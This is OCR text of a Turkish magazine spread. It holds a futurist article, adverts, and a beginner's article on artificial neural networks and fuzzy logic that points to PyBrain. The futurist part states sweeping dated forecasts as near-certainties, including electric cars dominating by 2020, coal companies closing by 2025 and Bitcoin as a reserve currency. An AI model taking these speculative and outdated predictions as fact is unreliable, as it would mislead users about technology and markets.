
Tesla, Apple, Google gibi teknoloji şirketleri revolutionary bir yaklaşımla tekerlekli bilgisayarlar üretirlerken, geleneksel araç şirketleri evolutionary bir yaklaşımla daha iyi araçlar üreteceklerler. Audi ve Wolkwagende çalışan birçok mühendisle konuştum, TESLA ile büyük rekabet yaşayacaklarını düşünüyorlar.

Kaza olmadığı için sigorta şirketleri büyük sorunlarla karşılaşacaklar, sigorta bedelleri 100 kat azalacak. Bugünkü araç sigortalama modeli ortadan kalkacak. Arsa, arazi ev alım satım işleri de değişmek zorunda kalacak. İnsanlar işe giderken bile çalışabilme imkanına kavuştuktan sonra, uzak da olsa daha güzel ve doğaya daha yakın yerlere taşınacaklar. 2020 yılına kadar yollardaki araçların büyük kısmı elektrikli olacak. Etrafı kirletmeyen, maliyeti oldukça düşük elektrikle çalışan araçlar kullanıldığından Şehirler daha temiz ve daha sessiz hale gelecek.

Güneş enerjisi ile çalışan araçlar exponential eğride 30 yıl sonra görünüyor. Fakat etkilenmeleri şimdiden izliyoruz. Geçen yıl dünya çapında açılan Güneş Enerjisi İstasyonu sayısı fosil yakıt istasyonu sayısından fazla oldu Güneş enerjisi maliyetleri o kadar düşecek ki bütün kömür şirketleri 2025 yılına kadar faaliyetini durduracak. Ucuz elektrikle birlikte ucuz ve bol su da gelecek.. Bir metre küp tuzlu suyu içme suyu haline getirmek için sadece 2 KW elektriğe ihtiyaç var. Dünya üzerinde çok yerde yeterli su var ama içme suyu yeterli değil. İnsanların istedikleri an istedikleri kadar (maliyeti yok denecek kadar az) suya sahip olduklarında neler olabileceğini bir düşünün..

Sağlık

Tricorder X in fiyatı bu yıl açıklanacak. İlaç şirketleri cep telefonu ile birlikte çalışarak Retinayı tarayan, analiz için kan ve nefes örneği alıp 54 değişik test yaparak hangi hastalık varsa ortaya çıkaran "Tricorder" adı verilen bir tıbbi cihaz üretiyor. Cihaz ucuz olacağından birkaç yıl içinde, Dünya üzerindeki herkes harcama yapmadan en üst düzeyde sağlık hizmetine kavuşacak.



Üç Boyutlu Baskı

Önümüzdeki on yıl içinde en ucuz Üç Boyutlu (3D) Baskı cihazının fiyatı 18 bin Dolardan 400 Dolara düşecek. Aynı zamanda cihazlar 100 kat daha hızlı hale gelecek. Bütün önde gelen ayakkabı firmaları bu günden bu cihazlarla ayakkabı üretmeye başladı. Uzak hava alanlarında uçak yedek parçalarının 3D yazıcılarla üretimine başlandı. Uzay istasyonunda 3D printer kullanılıyor. Bu sayede ihtiyaç duyulan yedek parça veya malzeme yerinde üretilebildiğinden geçmişte olduğu gibi büyük miktarda yedek parça taşınmasına gerek kalmıyor.

Bu yılın sonuna kadar yeni akıllı telefonlarda 3D tarama kabiliyeti olacak . Bu sayede kendi ayaklarınızın ölçüsünü çıkararak en uygun ayakkabıyı evde üretebileceksiniz. Çin'de 6 katlı bir iş merkezi 3D ile üretilerek tamamlandı. 2027 yılına kadar bugün geleneksel yöntemlerle üretilmekte olan malzemenin %10 u 3D ile üretilmiş olacak.

İş İmkanları

Belirli bir sahada iş hayatına atılmayı düşünüyorsanız, kendinize sorun; "Bu işi gerçekleştirebilecek miyim?" Cevabınız evet ise; "Bunu daha erken nasıl yapabilirim" konusuna odaklanın.. Tasarladığınız iş telefonunuzla yapılamıyorsa, fikrinizi unutun. 20 nci yüzyılda başarı için tasarlanmış herhangi bir fikir, 21 nci yüzyılda başarısızlığa mahkum olabilir..

Meslek

Bu günkü mesleklerin (işlerin) yüzde 70-80 i önümüzdeki 20 yılda yok olacak. Pek çok yeni mesleğin ortaya çıkacağı kesin, ancak böylesine kısa bir zaman aralığında yeterli sayıda yeni meslek ortaya çıkar mı? Sorusunun cevabını henüz bilemiyoruz..

Tarım

Önümüzdeki yıllarda "TARIM ROBOTLARI" 100 Dolara satılacak. 3 ncü dünya ülkelerindeki çiftçiler arazilerinde bütün gün çalışmak yerine tarım robotunu yöneten birer yönetici olacaklar. Aeroponiklerin (Havada Yetiştirilen Bitkiler) daha az suya ihtiyacı olacak.

Dana eti üreten ilk PETRI tabağının (Bakteri üreten tabak) ürettiği et 2018 yılında danadan elde edilen etten daha ucuz olacak. Şu anda, tarıma elverişli arazinin yüzde 30'u büyükbaş hayvan üretimi için kullanılıyor. Hayvan yetiştirmek için Bu araziye ihtiyacınızın kalmadığını düşünün..

Böcek proteinini Kısa süre içinde piyasaya sürecek girişimler var. Böcek proteini etten daha fazla protein içeriyor. Halen çoğu insan böcek yeme fikrine soğuk bakmasına rağmen "Böcek Proteini" alternatif protein kaynağı olarak adlandırılıyor.

Moodies

Hangi ruh hali içinde bulunduğunuzu söyleyen 'Moodies' adında bir uygulama var. 2020 ye kadar yüz ifadenizden yalan söyleyip söylemediğinizi tespit edebilecek uygulamalar geliyor. Tartışanların doğru veya yalan söylediklerinin kolayca anlaşılabildiği politik bir tartışma izlediğinizi düşünün..

Bitcoin

Bu yıl ana para birimlerinden biri olabilir, hatta varsayılan rezerv para birimi haline bile gelebilir.

Eğitim

Afrika'da ve Asya'da en ucuz akıllı telefonlar şimdiden 10 Dolara satılıyor. 2020 ye kadar insanların büyük çoğunluğu, Dünya klasında eğitim ve bilgiye ulaşmayı sağlayacak, akıllı telefon veya benzeri bir kolaylığa sahip olacaklar. Her çocuk sanat, mühendislik, tasarım, dil, bilim, müzik, matematik vb konularda eğitim almak için KHANS ACADEMY veya benzeri diğer imkanları kullanabilecek.

Uzun Yaşam

Şimdi ortalama ömür yılda üç ay uzuyor. Dört yıl önce 79 yıl olan ortalama ömür şimdi 80 yıl. Aynı zamanda şimdi üç ay olan yıllık artış da artıyor. Bu nedenle hepimiz çok uzun süre yaşayabiliriz, muhtemelen 100 yaşının çok üzerine kadar. Bu bugünün bilim ve teknolojisine göre bilebildiklerimiz. Kim bilir gelecekte daha neler olacak, tam anlamıyla büyüleyici !.

Ürkütücü? Heyecan verici?

MERIDIEN

Meridien Sağlık Hizmetleri ve Uluslararası Tic. Ltd. Şti.

Tüm Kan Bankası Ürünleri...

Yapay Sinir Ağları

Abdullah Uğur AÇIKGÖZ

Yapay Sinir Ağları

Çoğumuzun ilgisini çeken ve bir hollywood filmine konu olan " Acaba robotlar dünyaya ve insanlara hükmedecekler mi? " sorusuna ve bu soruya gebelik getiren matematik, tıp ve bilişimin harman ürünü olan yapay sinir ağlarını inceleyeceğiz.

Biraz uzun bir yazı olacak ama konunun kapsamı yanında bu yazı ancak temeli, mantığı ile alakalı olup; konu kapsamında bir kum tanesi olmasına karşın konuyu şekillendirmek adına temel teşkil edecektir. Her bebek düşünme, görme, duygu gibi beyin fonksiyonlarından sorumlu yaklaşık 100 milyar sinir hücresi ile doğar.

Hayatın ilerleyen dönemlerinde ise bu doğuştan gelen 100 milyar sinir hücresinin üzerine yenileri üretilmemektedir. Sinir hücreleri sinaps adı verilen küçücük boşluklarla birbirlerine bağlanırlar ve beynin çeşitli fonksiyonlarını yerine getiren kümeler oluştururlar. Doğumdan sonraki ilk sekiz ay boyunca sinir hücreleri arasında bağ oluşumu şaşırtıcı derecede hızlıdır. Sekiz ayın sonunda yaklaşık 10.000 trilyon sinaps oluşmuştur.

Bu sinapsların günlük yaşamdaki ihtiyaçlara ve uyaranlara bağlı olarak bir kısmı korunur, kullanılmayanlar ise zamanla kaybolur ve çocuk 10 yaşlarına geldiğinde sinaps sayısı erişkinlerdeki seviyesine (5.000 trilyon) iner.

Yaşamın ilk aylarında oluşan bu bağlantılar bebeğe dışarıdan gelen uyaranlarla güçlendirilmekte ve kalıcı hale getirilmektedir. Bu uyaranları verenler de çoğunlukla bebeğin anne baba ve yakın çevresi ile bakımında yardımcı olan kişilerdir. (US National Library of Medicine

Her şeyi anladık da sinaps nedir nerede bulunur ?

Sinaps, nöronlarda yani sinir hücrelerinde bulunur.

Peki sinir hücresi nedir derseniz kısaca şöyle göz atalım : insan_teknoloji_ image3Sinir hücresi ya da nöron, sinir sisteminin temel fonksiyonel birimidir.

Başlıca işlevi bilgi transferini gerçekleştirmektir. İnsan sinir sisteminde yaklaşık olarak 100 milyar nöron olduğu tahmin edilmektedir.

Normal bir sinir hücresi 50.000-250.000 kadar başka nöronla bağlantılıdır. Yaptıkları özelleşmiş işlere bağlı olarak farklı şekillerde ve çeşitlerde olabilirler.

Sinapsı ise kısaca şöyle tanımlayabiliriz :

sinapsSinaps, nöronların (sinir hücrelerinin) diğer nöronlara ya da kas veya salgı bezleri gibi nöron olmayan hücrelere mesaj iletmesine olanak tanıyan özelleşmiş bağlantı noktaları. Bir motor nöron ile kas hücresi arasındaki kimyasal sinaps, aynı zamanda neuromuscular junction nöromusküler bağlantı olarak adlandırılır.Kimyasal sinapslar sayesinde merkezi sinir sistemi içerisindeki nöronlar birbirleriyle nöral devreleri içeren bir sinir ağıoluşturabilirler. Bundan dolayı, algılama ve düşünme gibi zihinsel işlevlere temel teşkil eden biyolojik kompütasyonda sinapslar temel bir rol üstlenmektedirler. Ayrıca sinir sisteminin vücudun diğer organlarıyla iletişim kurması da sinapsların varlığına bağlıdır.

Özet olarak beynimizden tüm vücuda dağılan sinir hücreleri, bizim öğrendiğimiz bilgileri taşırlar ve öğrenmiş olduğumuz tüm bilgiler bir sinir ağı içerisinde gezinir. İnsan kaşık bile tutamaz, yemeğini kendi yiyemezken; yaşı ilerledikçe ve sinir sistemini kullandıkça, başkasının ekmeğine bile el uzatır olur. Buraya kadar tamam, az çok zaten hepimiz biliyorduk sinir hücresi ve sinapsın ne olduğunu; üzerinden geçmiş olduk. Peki bilgisayar nasıl karar verir, insan beynini nasıl simüle eder hiç düşündünüz mü ?

O zaman esas konumuz olan,

"YSA (Yapay Sinir Ağları) nedir, nasıl çalışır, ne işe yarar ?" kısmına dönelim.

Biyolojik sinir sisteminin çalışma şekline benzetilerek gerçekleştirilen YSA lar nöronların çeşitli şekillerde birbirlerine bağlanmasıyla oluşmuş ağlardır. Bu ağlar bilgiyi öğrenme, saklama ve veriler arasındaki ilişkiyi ortaya çıkarma yeteneğine sahiptirler. Diğer bir ifadeyle, YSA lar, normalde bir insanın yaşayarak veya deneyerek sahip olduğu öğrenme yeteneğini gerçekleştirirler. İnsanoğlunda öğrenme, nöronlar arasındaki sinaptik (synaptic) bağlantıların ayarlanması ile olur. Nöronlar çok sayıda dentritleri vasıtasıyla giriş uyarısını alır.

Dentritlerce alınan bir giriş, harekete geçirici (tetikleyici) veya yasaklayıcı olabilir. Girişler toplanır ve nöron gövdesine yerleştirilir. Bu giriş, belirli bir eşik değerini aştığı zaman, hücre diğer hücrelere aksonu vasıtasıyla bir etki iletir. Bu basit anlatım yapay nöron için bir model oluşturur. Bir nöron/işlem birimi , kendine gelen girişleri toplayan ve sadece girişlerin toplamı iç eşik değerini aştığında bir çıkış üreten bir işlem elemanıdır. Yaygın olarak kullanılan beş tane iç eşik fonksiyonu vardır. Bunlar liner, rampa, basamak, sigmoid ve tanh(x) fonksiyonlarıdır. Bir eşik birimi olarak nöron sinaplarındaki işaretleri alır ve hepsini toplar. Eğer toplanan işaret gücü, belirlenen eşiği geçecek kadar güçlü ise, diğer nöronları ve dentritleri uyarmak üzere akson boyunca bir işaret gönderilir ve bu işaretler diğer nöronun hücre gövdesi toplar. Toplam işaret daha sonra nöronun iç eşik değeri ile karşılaştırılır ve eşik değeri aşmışsa kendi aksonuna bir işaret yayar(Haykin, 1999). YSA' lar bu şekilde çalışan nöronların birbirine bağlanarak bir ağa dönüştürülmesiyle meydana getirilmiş matematiksel sistemlerdir.

YSA pek çok YSA'da, benzer karakteristiğe sahip nöronlar katmanlar şeklinde yapılandırılırlar ve eşik birimlerini eş zamanlı olarak çalıştırılırlar. Tüm YSA'ar, veri alan nöronlara ve çıktı üreten nöronlara sahiptirler.
Şu ana kadar karnı acıktığında yemek yemesi gerektiğini biliyor ve yemeği güvenilir bir kaynak olan annesinden, annesini tanıyarak, yani yüzünü görerek ve sesini duyarak emin olup yutması gerektiğini de biliyor, ve bunun gibi bir çok bilgiyi daha önceden tecrübe etmiş yani sinir sisteminden geçirmiş olan bebek, ilk defa kaşıkla yemek yiyecek ! Kaşıkla yemek yeme isteği ise annesi ve etrafındaki bireylerden görüp onları taklit etme isteğinden geliyor. Daha önce gördü, tecrübe etti ve bunu kanıksadı. Peki size bir soru : Bu bebek ilk defa kaşık kullanırken dökmeden yemesi mümkün müdür ?

Eminim ki herkesin cevabı hayır olmuştur.

Bu cevabınız da aslında daha önce sinir sisteminizi kullanarak öğrenmiş olduklarınız, sinir sisteminizden geçen bilgiler sayesinde oldu. Peki neden diye soralım ?

YSA'nın en önemli kısımlarından birisi de eğitme algoritmalarıdır. Eğitme algoritması eldeki problemin özelliğine göre YSA'ya hangi tür öğrenme kuralını uygulayacağımızı belirtir. İki tür öğrenme kuralı vardır; eğitmenli öğrenme kuralı ve eğitmensiz öğrenme kuralı. Eğitmenli öğrenme kuralında eğitme algoritması girdi/çıktı verilerini kullanarak nöronlar arasındaki bağlantıları bir yakınsama sağlanana kadar, tekrar tekrar ayarlanmaktadır. Eğitmensiz öğrenme kuralında ise YSA'ya sadece girdi verileri kullanır ve bunlar arasındaki ilişkileri YSA'nın kendi kendine öğrenmesi beklenir.

Genelde YSA da en çok kullanılan eğitme algoritması eğitmenli öğrenmedir. Bu tür öğrenmede YSA, kullanıma sokulmadan önce eğitilir.

Eğitim sırasında hem girdiler hem de o girdiler karşısında oluşturulması gereken çıktılar YSA'ya verilir. Bu sayede olayın girdileri ve çıktıları arasındaki ilişkiler öğrenilmektedir. Eğitim aşaması genelde oldukça uzun sürmektedir. İnsanlar doğumlarından itibaren yaşayarak ve deneyerek bir öğrenme süreci içerisine girerler.

Bu süreç içinde beyin sürekli olarak gelişme göstermektedir. Yaşayıp tecrübe arttıkça sinaptik bağlantılar ayarlanır ve hatta yeni bağlantılar oluşur. Bu şekilde öğrenme gerçekleşmiş olur.

Bu durum YSA için de geçerlidir. YSA'da öğrenme kuralının oluşturulması için girdi/çıktı verilerinin ağa defalarca tanıtılması gerekebilir. Günümüz eğitim ve öğretim sistemlerinde, çevredeki uyarıcıların duyu organlarını etkilemesinden yararlanılarak bilginin alınması ile ilgili araştırmalar ön plandadır.

YSA sisteminde de bilgiler dış çevredeki uyarıcılar ile gelir. Bilginin beyindeki gibi bellekte depolanabilmesi için anlamlı kodlamanın yapılması gerekmektedir. Ayrıca, öğrenmenin gerçekleşmesi için kodlanan bilgininin tekrar getirilmesi gerekmektedir. Beyinde bilgi saklanmadan önce öğrenmenin gerçekleşmesi gerekmektedir. Öğrenmenin gerçekleşebilmesi için nöronlar arası bağ sayısı fazla olmalıdır. Nöronların oluşturduğu ağ sayısı fazlalaştıkça

öğrenme o derece fazla olur. Eğitim sürecinde öğrenme, bireyin çevresiyle belli bir düzeydeki etkileşimleri sonucunda meydana gelen nispeten kalıcı izli davranış değişmesidir. Öğrenme nöronların etkin olarak kullanılması sonucu oluşmaktadır.

Eğitim açsından düşünüldüğünde nöron sayısının fazla olması öğrenilen bilgi ve bilginin kalıcılığı açısından önemlidir.

Kısacası, bebeğin kaşık ile yemek yemeği öğrenmesi için defalarca denemesi ve gerçek sonuca ulaşana kadar sinir ağını eğitmesi gerekmektedir. Burada input olarak ne değerler girebilir diye düşünürsek, hepsini sayamasak da bir kaç örnek olarak yandaki şemada şöyle sıralayabiliriz.

Bu döngü devam ederken en başta input olarak verdiğimiz "Kaşığı daha önceden doğru tutma öğrenilmişliği verisi" ağırlığı değişmekte ve output başarılı olana kadar kendini yenilemektedir. Hiç birimiz ilk defa suya atılışımızda yüzmeyi, ilk defa bisiklete binişimizde sürmeyi beceremişizdir.

Konuyu toparlamak adına daha somut olması için bir video paylaşıyorum sizlerle : Videoda CogBotLab'ın hazırlamış olduğu robot ve robot hazırlanmadan simulasyonları ile nasıl yürümeyi öğretildiği gösteriliyor.

Yapay sinir ağı nedir kabataslak anlatmış olduk, peki sektörde nerelerde ve nasıl kullanılıyor, kullanım metotları nelerdir, reel hayatta karşımıza nasıl çıkar ve bir problem çözümünde bize nasıl yardımcı olur sorularının cevaplarına değinmeden yazımı sonlandırıyor muyum ?

Tabi ki hayır.

1. Gözden gelen yemeğin konumu verisi,

2. El derisinden gelen kaşığın duruş şekli ve kavrama verisi,

3. Kaşığı daha önceden doğru tutma öğrenilmişliği verisi

Output :

1. Yemeğin ağza götürülmüş olması,
1.1. Yemeğin ağza dökmeden götürülmüş olması. (Başarılı)
1.1.1. Annenin taktir etme sesi verisi.
1.1.2. Ağızda lezzet verisi
1.2. Yemeğin ağza götürülmesi ama önlüğünde kirlenmiş olması.
(Başarısız)
1.2.1. Annenin homurdanma sesi verisi.
1.2.2. Ağızda lezzet hissi.
2. Yemeğin ağza götürülememiş olması,
2.1. Annenin azarlama sesi verisi (Başarısız)

Öncelikle yapay sinir ağları, insan beyninin bir yansıması, bir simülasyonu, bir taklididir. Bir çok farklı kullanım metodu ve alanı vardır. Kullanım alanı olarak sınırlamak mantıksız olur. Sizin hayal gücünüze kalmıştır. Tabi ki bu hayal gücünü kullanmak için ufak bir teknik detay yönlendiricisi gerekiyor. Bunun için yazının devamında kısa bir yönlendirici vereceğim. (PYbrain)

Yapay sinir ağları günümüzde ağırlıkla şu alanlarda kullanılmakta :

Uzay
Uçuş simülasyonları, otomatik pilot uygulamaları vb. alanlarda

Otomotiv
Otomatik yol izleme, yol koşullarına göre sürüş analizi vb. gibi uygulamalarda

Bankacılık
Kredi uygulamaları geliştirilmesi, müşteri analizi ve kredi müracaat değerlendirilmesi

Savunma

Silah yönlendirme, hedef seçme, radar, sensör sonar sistemleri, sinyal işleme, görüntü işleme vb.

Elektronik
Kod sırası öngörüsü, çip bozulma analizi, non-lineer modelleme vs.

Finans
Pazar performans analizi

Üretim
Ürün dizaynı, dayanıklılık analizi, makine yıpranmaları tespiti

Sağlık
Göğüs kanseri erken teşhis ve tedavisi, EEG, ECG, MR, ilaç etkileri analizi, kan analizi sınıflandırma, kalp krizi erken teşhis ve tedavisi

Robotik
Yörünge kontrol, forklift robotları, görsel sistemler, uzaktan kumandalı sistemler.

Güvenlik
Parmak izi tanıma, kredi kartı hileleri saptama, retina tarama, yüz eşleştirme vb uygulamalarda

Yapay sinir ağları uygulamalarında kullanılan teknikler :


Yapay Sinir Ağlarında Kullanılan Teknikler

1) Tavlama Benzetimi (Simulated Annealing),

2) Uzman Sistemler (Expert Systems),

3) Bilgisayarlı Görme (Computer Vision),

4) Konuşma Tanıma



5) Yapay Sinir Ağları (ANN: Artificial Neural Networks),

6) Bulanık Mantık (Fuzzy Logic),

7) Genetik Algoritmalar

8) Kaotik Modelleme, (Daha sonra üzerinde durulacak bir konu)

9) Robotik

Zadeh-barcelona-1997@92x115Bu arada yapay sinir ağlarında piyasadaki büyük bir gediğe taş koyan Fuzzy logic'ten de bahsetmeden geçemem. Mimarı bir TÜRK olup malesef bir beyin göçüdür.

Fuzzy logic mimarı Lütfi Aliasker Zade,d. 4 Şubat 1921, Bakü), babası Azer asıllı İran'lı, annesi yahudi asıllı Rus olan Azerbaycan'lı (ABD vatandaşlığına kabul edildi) matematikçi ve bilgisayar biliminde bulanık mantık (Fuzzy logic) teorisinin temelini koymuş bilim adamıdır. Kaliforniya Üniversitesi Berkeley'in Elektrik Mühendisliği ve Bilgisayar Bilimleri fakültesinde profesör görevi yapmaktadır.

Bulanık mantık (Fuzzy Logic) şu şekilde anlatılabilir :

Bazen bir renk ne tam kırmızı ne tam sarıdır. Lütfi Aliasker Zade "Turuncu"yu icat etmiştir.

Klasik Mantık, Bulanık Mantık, A veya A Değil, A ve A Değil, Kesin Kısmi, Hepsi veya Hiçbiri, Belirli Derecelerde, 0 veya 1, 0 ve 1 Arasında Süreklilik, İkili Birimler, Bulanık Birimler Son olarak, yazımın ortalarında yapay sinir ağını gerçeklemek anlamında yönlendirici göstereceğimin sözünü vermiştim.

Tüm bunların sadece bir genel kültür olarak kalmamasını isteyen ve gerçeklemek isteyen arkadaşlar aşağıda vereceğim bilgileri kullanarak yapay sinir ağı ile modellemeler ve uygulamalar yapabilirler.

Yapay sinir ağına bir yönlendirici olarak : Pybrain asdawPython tabanlı çalışan bir yapay sinir ağı kütüphanesi olarak Pybrain'i kullanabilirsiniz. Bildiğiniz üzere python açık kaynak kodların koltuk değneği olan bir yazılım dilidir.

Pybrain sadece deneysel amaçlı kullanılabilir bir kütüphane olup, ticari projeleriniz için c++ tabanıyla bir uygulama geliştirmeniz daha mantıklı olacaktır. PyBrain daha çok Neural Network algoritmalarına odaklı bir kütüphanedir.Unsupervised Learning alanında gerekli olabilecek çeşitli algoritmalar tanımlanmış durumda.

Öğrenim ve geliştirme amaçlı Pybrain'i sinir sisteminizde dolaştırınız.

http://pybrain.org/docs/

adresinden indirebilir, dökümanları okuyabilir, kendi uygulamanızı gerçekleyebilirsiniz. Nacizane tavsiyem uygulamayı geliştirmeden önce benzer yapılmış olanları incelemeniz, mantığını iyi kavramanız ve daha sonrasında Pybrain kütüphanesi dahilinde yukarda bahsetmiş olduğumuz yapay sinir ağı tekniklerinden doğru olanı seçip, projeye başlamanızdır.

Kaşık tutmayı öğrenmeden (YSA), bir salonda yemek yenmeyecektir.

Uluslararası Siber Güvenlik Federasyonu

144 Saat Resmi Müfredat ile

İstihbarat & Siber Güvenlik Eğitimi

Otomatik Zafiyet Tarama ve Değerlendirme, Parola/Şifre Kırma Saldırıları
Ağ Zehirleme, Kablosuz Ağ Saldırıları, DDoS, Sosyal Mühendislik Saldırıları
Adli Bilişim, Siber Olay Analizi & Zararlı Yazılım Analizi
Bilişim Hukuku
Temel İstihbarat
İstihbarata Karşı Koyma
Hedef Sistemler Hakkında Bilgi Toplama
Web Uygulamasına İzinsiz Erişim ve Güvenlik
Siber İstihbarat
Siber İstihbarata Karşı Koyma
Siber Güvenliğe Giriş
Güvenli Yazılım Geliştirme
Tersine Mühendislik
Güvenli Mobil Uygulama Geliştirme
Veritabanı Güvenliği ve Denetim Teknikleri

Bilgi ve başvuru için

www.usgf.org.tr
bilgi@usgf.org.tr

Uluslararası Siber Güvenlik Federasyonu

